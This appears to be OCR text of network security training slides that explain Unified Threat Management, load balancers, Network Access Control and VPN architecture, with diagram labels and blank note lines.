


Unified Threat Management (UTM)

- UTM is a network security management solution that allows administrator to **monitor and manage** the organization's network security through a centralized management console
- It provides firewall, intrusion detection, antimalware, spam filter, load balancing, content filtering, data loss prevention, and VPN capabilities using a **single UTM appliance**

Advantages	Disadvantages
Reduced complexity	Single point of failure
Simplicity	Single point of compromise
Easy Management	

Load Balancer
Content Filter
VPN
UTM Solutions
Network Firewall
Anti-Virus and Anti-Spam
IDS/IPS



Load Balancer

- A load balancer is a device responsible to **distribute network traffic** across a number of servers in a distributed system
- It can control the number of requests and protect rate-based attacks like denial-of-service (DoS) or distributed denial-of-service (DDoS)

DMZ
Intranet
Internet
External Firewall
Load balancer
Internal Firewall

Notes: ____

____

____

____

____

____

Network Access Control (NAC)


- Network Access Control, also known as Network Admission Control (NAC), are appliances or solutions that attempt to protect the network by **restricting the connection** of an end user to the network based upon a security policy
- The **pre-installed software agent** may inspect several items before admitting the device and may restrict where the device is connected

What NAC does?


- Authenticate users connected to network resources
- Identify devices, platforms, and operating systems
- Define a connection point for network devices
- Develop and apply security policies

Virtual Private Network (VPN)

- VPNs are used to **securely communicate** with different computers over insecure channels
- A VPN use the Internet and ensures secure communication to distant offices or users within the **enterprise's network**


VPN Architecture
Head Office
VPN Connectivity
VPN concentrator
Router with VPN Module
Internet
3G/ CDMA/HSDPA-Mobile Broadband
Telecommuter / Travelling personal
